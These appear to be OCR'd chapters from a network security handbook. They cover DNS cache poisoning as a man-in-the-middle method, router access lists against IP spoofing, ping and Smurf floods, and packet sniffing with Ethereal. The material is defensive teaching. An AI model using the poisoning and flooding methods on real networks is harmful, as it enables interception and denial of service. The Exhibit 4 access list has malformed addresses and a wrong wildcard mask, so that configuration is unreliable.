
The client host can now open the telnet session with the destination host, but has had to trust the Domain Name Service completely — there is no real way of checking that the resolution is correct, and that the telnet session is being opened with the correct host. This is the problem with the DNS service — it relies on trust, which means that it is open to abuse.

Opportunities — Abusing the DNS Trust

The most obvious damage that can be inflicted on an Internet site is to corrupt the name server's table, or enter the names of invalid addresses with hosts, so that the users would not be able to initiate Internet services without knowing their dotted quad address; this would be relatively harmless, because the users would realize a problem existed, and would be able to flush the name server's cache. This is just mindless vandalism, quickly discovered and speedily resolved. There are other possibilities, however, one of which will be explored in this article.

Imagine a company (Careless Share Dealings, Inc.) carries out financial transactions with another company (Gullible Stocks PLC) via the Internet on a regular basis, and that another person or company (Hacker Information) could benefit if it could read these transactions in a timely manner — perhaps these transactions could be shared dealings between two brokers, with the transactions being automatically recorded every 30 minutes (see Exhibit 2). If the company's name server could be persuaded that the address of the financial server at Gullible had changed, and the new address was relay.hacker.com, then all of the information would be sent to the new address. Now, all that the host at Hacker has to do is to copy the details of every packet to a file on the hard disk, and relay the packet on to its proper destination, Gullible Stocks. Assuming that the share dealing software used TCP, two sessions would be set up: one between Careless and Hacker and another between Hacker and Gullible. Note that the traffic from Gullible back to Careless would follow the same path; DNS is used by the original client (Careless) because Careless does not know the

EXHIBIT 2 — Poisoning the DNS Cache



address of the server (Gullible). When the server receives a request to start a session, he gets the address of the client in the TCP/IP packet, so he has no need to use DNS. He is trusting that the client is who he says he is — in this case, a bad assumption. Even if the service between Careless and Gullible had passwords that changed every 30 seconds, this would not prevent the attack from taking place because Hacker does not need to know the password — he is passing on valid information from Careless.

Poisoning the Cache

The most obvious way to fool the Careless name server into believing that the address of the Gullible Finance server had changed would be to break into the name server at Gullible and place the new address in the table. This would risk discovery, however, because all of the other hosts at Gullible would also get the incorrect address; if Gullible had a firewall, there would be logs showing that traffic between two hosts on the Gullible site is being diverted to another host on the Internet and relayed back, and the game would be over.

Another way that the attack can succeed for the longer term would be to penetrate the name server at Careless. Because the Careless name server does not have the name/address pair of the Gullible finance server in a permanent table, the Careless name server would have to serve as the primary server for the Gullible domain; this could be done without affecting the hosts at Gullible — they would still be sending their queries to the Gullible name server. However, the changes to the Careless name server would soon be noticed by the DNS administrator, and again the game would be over.

The best strategy is to use a name server somewhere else on the Internet and exploit the biggest weakness of name servers — the complete trust they must have in any other name servers in order to be efficient. When a name server sends a query, it not only accepts the answer to the original query, but will also accept answers to queries it has not made, and will cache those answers without attempting authentication. This allows a name server to send a list of recent updates any time that it answers a query, and helps to reduce the name resolution traffic on the Internet. Now, all that the attacker needs to do is to make a modification to the server at Hacker Information and then trigger a query to Hacker from Careless. This can be done in several ways; some examples follow:

1. Forge mail on the Careless mail server and address the mail to a user at Hacker Information. This would cause the mail server to query the name server at Careless for the Hacker mail server and, of course, the name server would eventually query the name server at Hacker after contacting the root name server.

2. Break into any machine on the Careless site, and telnet to any host on the Hacker site. This would trigger a DNS query, with the same results.
3. Alter a URL on a Web server at the Careless site or any Web server the users at Careless will visit. This will also trigger a name query.

This is almost a perfect "man-in-the-middle" attack, with very little chance of tracking down the attacker. Even if one could trace the machine running the relay software, it is probable that it belongs to an innocent third party who is unaware that his machine has been compromised. The hacker will be sending the captured information to an unused account on another innocent's machine, and will log in at leisure to collect it. The attacker could also improve the strategy by using someone else's DNS server to launch the initial poisoning attack

Averting DNS Attacks

One of the popular misconceptions about DNS is that a "double reverse lookup" can be used to authenticate name resolution and prevent this attack. This works as follows:

1. The name is resolved in the usual manner; i.e., DNS.
2. When the client receives the answer, an inverse query is made, where the address is sent to a DNS server and a name is returned.
3. The client then compares the name returned with the name used in the original query, and aborts the transaction if the names do not coincide.

This sounds good, but in practice, this is unworkable for several reasons. What happens if the attacker has not only poisoned the cache with the name/address pair, but has also poisoned the inverse cache? The names would then coincide. If two servers were used — one to resolve the original query and one for the inverse check — there would be no guarantee that both servers had not been poisoned. The biggest problem with the double reverse lookup is that it can only be performed on the primary and secondary servers — the client would have to send the inverse query directly to the name server at Gullible. Name servers do not refer inverse queries they cannot resolve to other name servers; so, if the inverse query is sent to the Careless name server, it would be returned as unresolved.

The best way to prevent DNS attacks is to put the names and addresses of critical hosts in the host's file. The client resolver will look at this file before sending a query to DNS, and this will avert all DNS attacks using any of the host names in the host's file. The problem here is that this

is labor intensive; the whole purpose of the DNS system is to prevent this kind of maintenance burden. In any case, this is only possible for relatively few hosts, although one could cut the amount of duplication by maintaining a central copy of the host's file, and distributing it to other hosts as needed.

Encryption

Many of the security problems on the Internet have a common cause — data is being transported in clear text or in other forms that can easily be read. The real answer to most of these problems is to encrypt all data in transit. What would be the point of the DNS attack, and copying the data from the resulting relay software on the Hacker host, if the data could not be read? The technology to encrypt data has been available for years. SNA has always been able to encrypt data so that it cannot be read in transit, and it is obvious (with hindsight) that this should have been part of the original IP specification. A secure channel can be imposed between Internet sites by the use of encryption routers that will scramble all of the data transmitted between specified sites. Custom applications should be written to encrypt all data in transit; the availability of encryption libraries from RSA and other vendors has simplified development of secure applications.

The real point here is that the choice has to be made between replacing DNS with a more secure service, or rendering DNS attacks pointless by data encryption. The first option only cures the problems with DNS — assuming that a truly secure version of DNS is possible. The second option will render DNS attacks pointless and also protect many other services on the Internet at the same time.

DNS attacks are still a rare occurrence on the Internet. Other attacks, such as the sniffer attack, can be launched more easily and require less knowledge. There are simpler and more direct ways of achieving the same ends — intercepting and copying data in transit — but as precautions are taken against these, simpler methods become more common, and life becomes more difficult for the hacker, one can expect to see an increase in the incidents of DNS attacks.

Mark Bell is an independent consultant with 20 years experience in the computer industry. His work has focused on enterprise networking since 1993. In addition to consulting, he has been teaching courses on TCP/IP and networking for the last 5 years and holds MCSE, MCT, and CNE certifications.

PROTECTING A NETWORK FROM SPOOFING AND DENIAL OF SERVICE ATTACKS

Gilbert Held

INSIDE

Spoofing; Spoofing Methods; Blocking Spoofed Addresses; Anti-spoofing Statements; Ping Attacks; Directed Broadcasts

INTRODUCTION

Along with the evolution of technology, we have witnessed an unfortunate increase in random violence in society. While it is doubtful if the two are related, it is a matter of fact that some violence is directed at computers operated by federal, state, and local governments, universities, and commercial organizations. That violence typically occurs in the form of attempts to break into computers via a remote communications link or to deny other persons the use of computational facilities by transmitting a sequence of bogus requests to the network to which a computer is connected. Because either situation can adversely affect the operational capability of an organization's computational facilities, any steps one can initiate to enhance the security of a network and networked computers may alleviate such attacks.

This article examines several common types of hacker attacks against networks and networked computers. In doing so, it first examines how the attack occurs. Once an appreciation for the method associated with an attack is obtained, attention can focus on techniques that can be used to prevent such attacks. Because the vast majority of routers used for Internet and intranet communications are manufactured by Cisco Systems, examples illustrating the use of the Cisco Systems' Internetwork Opera-

PAYOFF IDEA

Protecting one's network from outside attack has become more critical than ever. This article examines several common types of hacker attacks against networks and illustrates methods to prevent those attacks.

tion System (IOS) will be used when applicable to denote different methods to enhance network security. By examining the information presented in this article, one will note practical methods that can be implemented to add additional protection to an organization's network. Thus, this article serves both as a tutorial concerning spoofing and denial of service attacks, as well as a practical guide to prevent such activities.

SPOOFING


According to Mr. Webster, the term "spoof" means to "deceive or hide." In communications, the term "spoofing" is typically associated with a person attempting to perform an illegal operation. That person, commonly referred to as a hacker, spoofs or hides the source address contained in the packets he or she transmits. The rationale for hiding the hacker's source address is to make it difficult, if not impossible, for the true source of the attack to be identified. Because spoofing is employed by most hackers that spend the time to develop different types of network attacks, one should first examine how spoofing occurs. This is followed by a discussion of methods one can employ to prevent certain types of spoofed packets from flowing into a network.

SPOOFING METHODS

There are several methods hackers can use to spoof their source addresses. The easiest method is to configure their protocol stack with a bogus address. In a TCP/IP environment, this can be easily accomplished by a person coding a bogus IP address in the network address configuration screen displayed by the operating system supported by their computer. Because only the destination address is normally checked by networking devices (such as routers and gateways), it is relatively easy to hide one's identity by configuring a bogus source IP address in one's protocol stack.

When configuring a bogus IP address, hackers, for some unknown reason, commonly use either an address associated with the attacked network or with an RFC 1918 address. Concerning the latter, RFC 1918 defines three blocks of IP addresses for use on private IP networks. Because the use of RFC 1918 addresses on networks directly connected to the Internet would result in duplicated IP addresses, they are barred from direct use on the Internet. Instead, they are commonly used by organizations that have more computers than assigned IP addresses. For example, assume an organization originally requested one Class C IP address from their Internet Service Provider (ISP). A Class C IP address is capable of supporting up to 254 hosts, because host addresses 0 and 255 cannot be used. Now suppose the organization grew and required more than 254 workstations to be connected to the Internet. While the organization could request another Class C network address from its ISP, such addresses are becoming difficult to obtain and the organization might have

EXHIBIT 1 — Using RFC 1918 Addresses and Network Address Translation to Support Internet Connectivity for Many Workstations



to wait weeks or months to obtain the requested address. As an alternative, the organization could use RFC 1918 addresses and use its router to perform network address translation as illustrated in Exhibit 1.

In examining Exhibit 1, note that two Ethernet segments are shown behind the router. Each segment could represent an individual Class C network using RFC 1918 addresses. The router would translate those RFC 1918 addresses to either a group of pooled Class C addresses or one Class C address, with the method of translation based on the manner in which the router's translation facility was configured.

If a pooled Class C address is used, the number of simultaneous sessions is limited to 254. If one Class C address is used, the router uses TCP and UDP port numbers to translate from RFC 1918 addresses to a common Class C address, with port numbers used to keep track of each address translation. Because there are thousands of unused port numbers, this method provides a greater translation capability as it limits or avoids potential contention between users behind the router requesting access to the Internet and available IP addresses.

Perhaps because RFC 1918 addresses are popularly used by many organizations, yet hidden by network address translation, they are commonly used as a source address when a hacker configures his or her protocol stack. Exhibit 2 lists the three address blocks reserved for private IP networks under RFC 1918.

EXHIBIT 2 — RFC 1918 Address Blocks

10.0.0.0	10.255.255.255
172.16.0.0	172.31.255.255
192.168.0.0	192.168.255.255

The use of an RFC 1918 address or the selection of an address from the target network results in a static source address. While this is by far the most common method of IP address spoofing, on occasion a sophisticated hacker will write a program that randomly generates source addresses. As will be noted shortly, only when those randomly generated source addresses represent an address on the target network or an RFC 1918 address are they relatively easy to block.

BLOCKING SPOOFED ADDRESSES

Because a router represents the point of entry into a network, it also represents one's first line of defense. Most routers support packet filtering, allowing the network administrator to configure the router to either permit or deny the flow of packets, based on the contents of one or more fields in a packet.

Cisco routers use access lists as a mechanism to perform packet filtering. A Cisco router supports two basic types of access lists: standard and extended. A Cisco standard IP access list performs filtering based on the source address in each packet. The format of a standard IP access list statement is shown below:


access-list list# [permit/deny][ip address][mask][log]

The list# is a number between 1 and 99 and identifies the access list as a standard access list. Each access list statement contains either the keyword "permit" or "deny," which results in the packet with the indicated IP address either being permitted to flow through a router or sent to the great bit bucket in the sky. The mask represents a wildcard mask that functions in a reverse manner to a subnet mask. That is, a binary 0 is used to represent a "don't-care" condition. Note this is the opposite of the use of binary 0s and 1s in a subnet mask. In fact, the wildcard mask used by a Cisco router is the inverse of a subnet mask, and each position in the wildcard mask can be obtained by subtracting the value of the subnet mask for that position from 255.

The keyword "log" is optional and when included results in each match against a packet being displayed on the router's console. Logging can facilitate the development of access lists as well as serve as a mechanism to display activity that the access list was constructed to permit or deny. Thus, on occasion, it can be used to see if one's router is under attack or if suspicious activity is occurring.

In a Cisco router environment, access lists are applied to an interface in the inbound or outbound direction. To do so, one would use an interface command and an ip access-group command. Because spoofed IP addresses represent packets with bogus source addresses, one can use either standard or extended access lists to block such packets from enter-

EXHIBIT 3 — Connecting an Ethernet Segment to the Ethernet



ing a network. Since extended access lists will be discussed and described later in this article, we first illustrate the use of a standard access list to block packets with spoofed IP addresses. In doing so, assume an organization uses a Cisco router as illustrated in Exhibit 3 to connect a single Ethernet segment with a Web server and conventional workstations to the Internet. In examining Exhibit 3, note that it is assumed that the network address is 198.78.46.0 and the server has the IP address of 198.78.46.8.

ANTI-SPOOFING STATEMENTS

Because statements in a Cisco access list are operated upon in their sequence, top down, one should place anti-spoofing statements at the beginning of the access list. Since one wants to protect the network from persons attempting to remotely access the network via the Internet, one would apply the anti-spoofing statements in the access list to be created to the serial interface of the router. The access list will be applied in the inbound direction since one wants to examine packets flowing from the Internet toward the organization's Ethernet segment for bogus IP addresses.

The example shown in Exhibit 4 illustrates the configuration and application of a Cisco standard IP access list to effect anti-spoofing operations. In this example, four deny statements at the beginning of the access list preclude packets with a source address of any possible host on the organization's network, as well as any RFC 1918 address from flowing through the router.

The first deny statement checks each packet for a source address associated with the 198.78.46.0 network. Note that the wildcard mask of 0.0.0.255 results in the router matching the first three positions of each dotted decimal address but not caring about the fourth position. Thus, any

EXHIBIT 4 — An Access List that Performs Anti-Spoofing Operations

```
interface serial 0
ip access-group1 in
!
ip access-list1 deny 198.78.46.0 0.0.0.255
ip access-list1 deny 10.0.0.0 0.255.255.255
ip access-list1 deny 172.16.0.0.0 0.31.255.255
ip access-list1 deny 192.168.0.0. 0.0.255.255   ip access-list1 permit 0.0.0.0 255.255.255.255
```

packet with a source address associated with the internal network will be tossed into the great bit bucket in the sky. The next three deny statements in effect bar packets that use any RFC 1918 address as their source address. Because an access list denies all packets unless explicitly permitted, the access list just created would support anti-spoofing but disallow all other packets. Thus, a permit statement was added at the end of the access list. That statement uses a wildcard mask of 255.255.255.255, which in effect is a complete don't-care and represents the keyword "any" that one can use synonymously in a Cisco access list to represent an address and mask value of 0.0.0.0 255.255.255.255. Since statements are evaluated in their order in the list, if a packet does not have a source address on the 198.78.46.0 network or an RFC 1918 address, it is permitted to flow through the router. Also note that the command "interface serial 0" defines serial port 0 as the interface the access list will be applied to, while the command "ip access-group 1 in" defines that access-list1 will be applied to the serial 0 port in the inbound direction.

Now that there is an appreciation for how one can prevent packets with spoofed IP addresses from flowing into a network, attention can be turned to the manner by which one can prevent several types of denial of service attacks.

PING ATTACKS

One of the more common methods of creating a denial of service attack occurs when a person in a computer laboratory goes from workstation to workstation and configures each computer to ping a target using the -t option supported by most versions of Windows. The -t option results in the computer continuously pinging the target IP address. While one or a few workstations continuously pinging a Web server will only slightly impact the performance of the server, setting 50 or 100 or more workstations to continuously ping a server can result in the server spending most of its time responding to pings instead of user queries.

One method that can be used to prevent a ping attack is to block pings from entering the network. If the organization uses a Cisco router, one can block pings through the use of an extended IP access list. The format of a Cisco extended IP access list is shown below.

access-list list# [permit/deny] protocol [source address]
[source-wildcard][source port][destination address]
[destination-wildcard][destination port][options]

Unlike a standard IP access list that is limited to filtering based on the source address in a packet, an extended access list permits filtering based on several fields. Those fields include the type of protocol transported in the packet, its source address and destination address, and upper layer protocol information. Concerning the latter, one can use extended IP access lists to filter packets based on the value in their source and destination port fields. In addition to the preceding, an extended access list supports a range of options (such as "log"), as well as other keywords to enable specific types of access-list functions.

Returning to the problem at hand, how can one bar pings into an organization's network? The answer to this question is to use an extended IP access list. To do so, one would configure an access list statement that uses the ICMP protocol, since pings are transported by ICMP echo-request packets. The following Cisco extended IP access list statement could be used to block pings:

access-list 101 deny icmp any any echo-request

In the above extended IP access list statement, one will block echo-requests (pings) from any source address flowing to any destination address. Because one would apply the access list to the serial interface in the inbound direction, it would block pings from any address on the Internet destined to any address on the organization's Ethernet network. Knowing how to block pings, one can focus attention on another type of hacker denial of service attack — as directed broadcasts.

DIRECTED BROADCASTS

Refocusing on Exhibit 3, one notes that the network address of 198.78.46.0 represents a Class C network. A Class C network uses 3 bytes of its 4-byte address for the network address and 1 byte for the host address. Although an 8-bit byte can support 256 distinct numbers (0 to 255), an address of 0 is used to represent "this network," while an address of 255 is used to represent a "broadcast" address. Thus, a maximum of 254 hosts can be connected to a Class C network.

A directed broadcast occurs when a user on one network addresses a packet to the broadcast address of another network. In this example, that would be accomplished by sending a packet to the destination address of 198.78.46.255. The arrival of this packet results in the router converting the layer 3 packet into a layer 2 Ethernet frame addressed to everyone on the network as a layer 2 broadcast. This means that each host on

the Ethernet network will respond to the frame and results in a heavy load of traffic flowing on the LAN.

One of the first types of directed broadcast attacks is referred to as a Smurf attack. Under this denial of service attack method, a hacker created a program that transmitted thousands of echo-request packets to the broadcast address of a target network. To provide an even more insidious attack, the hacker spoofed his or her IP address to that of a host on another network that he or she also desired to attack. The result of this directed broadcast attack was to deny service to *two* networks through a *single* attack.

Each host on the target network that is attacked with a directed broadcast responds to each echo-request with an echo-response. Thus, each ping flowing onto the target network can result in up to 254 responses. When multiplied by a continuous sequence of echo-requests flowing to the target network, this will literally flood the target network, denying bandwidth to other applications. Because the source IP address is spoofed, responses are directed to the spoofed address. If the hacker used an IP address of a host on another network that the hacker wishes to harm, the effect of the attack is a secondary attack. The secondary attack results in tens of thousands to millions of echo-responses flowing to the spoofed IP address, clogging the Internet access connection to the secondary network.

Although the original Smurf attack used ICMP echo-requests that could be blocked by an access list constructed to block inbound pings, hackers soon turned to the directed broadcast of other types of packets in an attempt to deny service by using a large amount of network bandwidth. Recognizing the problem of directed broadcasts, Cisco Systems and other router manufacturers soon added the capability to block directed broadcasts on each router interface. On a Cisco router, one would use the following IOS command to turn off the ability for packets containing a directed broadcast address to flow through the router:

```
no ip directed-broadcast
```

SUMMARY

This article focused on methods that can be used to prevent packets containing commonly used spoofed IP addresses from flowing into an organization's network. In addition, it also examined how several popular denial of service attacks operate and methods one can employ to block such attacks.

When considering measures that one can employ to secure a network, it is important to note that there is no such thing as a totally secure network. Unfortunately for society, many hackers are very smart and view the disruption of the operational status of a network as a challenge, pe-

riodically developing new methods to disrupt network activity. To keep up with the latest threats in network security, one should subscribe to security bulletins issued by the Computer Emergency Response Team (CERT) as well as periodically review release notes issued by the manufacturer of your organization's routers and firewalls. Doing so will alert one to new threats, as well as potential methods one can use to alleviate or minimize the effect of such threats.

Gilbert Held is an award-winning author and lecturer. Gil is the author of over 40 books and 400 technical articles focused on computers and data communications. Some of Gil's recent titles include ***Voice over Data Networks Covering IP and Frame Relay,*** 2nd ed., and ***Cisco Security Architecture,*** both published by McGraw-Hill. Gil can be reached via e-mail at 235-8068@mcimail.com.

Packet Sniffers: Use and Misuse

Steve A. Rodgers, CISSP

A packet sniffer is a tool used to monitor and capture data traveling over a network. The packet sniffer is similar to a telephone wiretap; but instead of listening to phone conversations, it listens to network packets and conversations between hosts on the network. The word *sniffer* is generically used to describe packet capture tools, similar to the way *crescent wrench* is used to describe an adjustable wrench. The original sniffer was a product created by Network General (now a division of Network Associates called Sniffer Technologies).

Packet sniffers were originally designed to assist network administrators in troubleshooting their networks. Packet sniffers have many other legitimate uses, but they also have an equal number of sinister uses. This chapter discusses some legitimate uses for sniffers, as well as several ways an unauthorized user or hacker might use a sniffer to compromise the security of a network.

How Do Packet Sniffers Work?

The idea of sniffing or packet capturing may seem very high-tech. In reality it is a very simple technology. First, a quick primer on Ethernet. Ethernet operates on a principle called *Carrier Sense Multiple Access with Collision Detection* (CSMA/CD). In essence, the network interface card (NIC) attempts to communicate on the wire (or Ethernet). Because Ethernet is a shared technology, the NIC must wait for an "opening" on the wire before communicating. If no other host is communicating, then the NIC simply sends the packet. If, however, another host is already communicating, the network card will wait for a random, short period of time and then try to retransmit.

Normally, the host is only interested in packets destined for its address; but because Ethernet is a shared technology, all the packet sniffer needs to do is turn the NIC on in promiscuous mode and "listen" to the packets on the wire. The network adapter can capture packets from the data-link layer all the way through the application layer of the OSI model. Once these packets have been captured, they can be summarized in reports or viewed individually. In addition, filters can be set up either before or after a capture session. A filter allows the capturing or displaying of only those protocols defined in the filter.

Ethereal

Several software packages exist for capturing and analyzing packets and network traffic. One of the most popular is Ethereal. This network protocol analyzer can be downloaded from http://www.ethereal.com/ and installed in a matter of minutes. Various operating systems are supported, including Sun Solaris, HP-UX, BSD (several distributions), Linux (several distributions), and Microsoft Windows (95/98/ME, NT4/2000/XP). At the time of this writing, Ethereal was open-source software licensed under the GNU General Public License.

After download and installation, the security practitioner can simply click on "Capture" and then "Start," choose the appropriate network adapter, and then click on "OK." The capture session begins, and a summary window displays statistics about the packets as they are being captured (see Exhibit 53.1).




EXHIBIT 53.1 Summary window with statistics about the packets as they are being captured.





EXHIBIT 53.2 The Ethereal capture session.

Simply click on “Stop” to end the capture session. Exhibit 53.2 shows an example of what the Ethereal capture session looks like. The top window of the session displays the individual packets in the capture session. The information displayed includes the packet number, the time the packet arrived since the capture was



Protocol	% Packets	Packets	Bytes	End Packets	End Bytes
⊟ Frame	100.00%	383	68466	0	0
⊟ Ethernet	100.00%	383	68466	0	0
Address Resolution Protocol	71.54%	274	16440	274	16440
⊟ Internet Protocol	28.46%	109	52026	0	0
⊟ User Datagram Protocol	1.04%	4	394	0	0
Domain Name Service	1.04%	4	394	4	394
⊟ Transmission Control Protocol	27.42%	105	51632	47	2666
Hypertext Transfer Protocol	7.05%	27	37405	27	37405
Data	8.09%	31	11561	31	11561

EXHIBIT 53.3 The protocol hierarchy statistics.

started, the source address of the packet, the destination address of the packet, the protocol, and other information about the packet.

The second window parses and displays the individual packet in an easily readable format, in this case packet number one. Further detail regarding the protocol and the source and destination addresses is displayed in summary format.

The third window shows a data dump of the packet displaying both the hex and ASCII values of the entire packet.

Further packet analysis can be done by clicking on the "Tools" menu. Clicking on "Protocol Hierarchy Statistics" will generate a summary report of the protocols captured during the session. Exhibit 53.3 shows an example of what the protocol hierarchy statistics would look like.

The security practitioner can also get overall statistics on the session, including total packets captured, elapsed time, average packets per second, and the number of dropped packets.

Ethereal is a very powerful tool that is freely available over the Internet. While it may take an expert to fully understand the capture sessions, it does not take an expert to download and install the tool. Certainly the aspiring hacker would have no trouble with the installation and configuration. The security practitioner should understand the availability, features, and ease of use of packet sniffers like Ethereal. Having an awareness of these tools will allow the security practitioner to better understand how the packet sniffer could be used to exploit weaknesses and how to mitigate risk associated with them.

Legitimate Uses

Because the sniffer was invented to help network administrators, many legitimate uses exist for it. Troubleshooting was the first use for the sniffer, but performance analysis quickly followed. Now, many uses for sniffers exist, including those for intrusion detection.

Troubleshooting

The most obvious use for a sniffer is to troubleshoot a network or application problem. From a network troubleshooting perspective, capture tools can tell the network administrator how many computers are communicating on a network segment, what protocols are used, who is sending or receiving the most traffic, and many other details about the network and its hosts. For example, some network-centric applications are very complex and have many components. Here is a list of some of some components that play a role in a typical client/server application:

- Client hardware
- Client software (OS and application)
- Server hardware

- Server software (OS and application)
- Routers
- Switches
- Hubs
- Ethernet network, T1s, T3s, etc.

This complexity often makes the application extremely difficult to troubleshoot from a network perspective. A packet sniffer can be placed anywhere along the path of the client/server application and can unravel the mystery of why an application is not functioning correctly. Is it the network? Is it the application? Perhaps it has to do with lookup issues in a database. The sniffer, in the hands of a skilled network analyst, can help determine the answers to these questions.

A packet sniffer is a powerful troubleshooting tool for several reasons. It can filter traffic based on many variables. For example, let us say the network administrator is trying to troubleshoot a slow client/server application. He knows the server name is *slopoke.xyzcompany.com* and the host's name is *impatient.xyzcompany.com*. The administrator can set up a filter to only watch traffic between the server and client.

The placement of the packet sniffer is critical to the success of the troubleshooting. Because the sniffer only sees packets on the *local* network segment, the sniffer must be placed in the correct location. In addition, when analyzing the capture, the analyst must keep the location of the packet sniffer in mind in order to interpret the capture correctly.

If the analyst suspects the server is responding slowly, the sniffer could be placed on the same network segment as the server to gather as much information about the server traffic as possible. Conversely, if the client is suspected of being the cause, the sniffer should be placed on the same network segment as the client. It may be necessary to place the tool somewhere between the two endpoints.

In addition to placement, the network administrator may need to set up a filter to only watch certain protocols. For instance, if a Web application using HTTP on port 80 is having problems, it may be beneficial to create a filter to only capture HTTP packets on port 80. This filter will significantly reduce the amount of data the troubleshooting will need to sift through to find the problem. Keep in mind, however, that setting this filter can configure the sniffer to miss important packets that could be the root cause of the problem.

Performance and Network Analysis

Another legitimate use of a packet sniffer is for network performance analysis. Many packet sniffer tools can also provide a basic level of network performance and analysis. They can display the general health of the network, network utilization, error rates, summary of protocols, etc. Specialized performance management tools use specialized packet sniffers called RMON probes to capture and forward information to a reporting console. These systems collect and store network performance and analysis information in a database so the information can be displayed on an operator console, or displayed in graphs or summary reports.

Network-Based Intrusion Detection

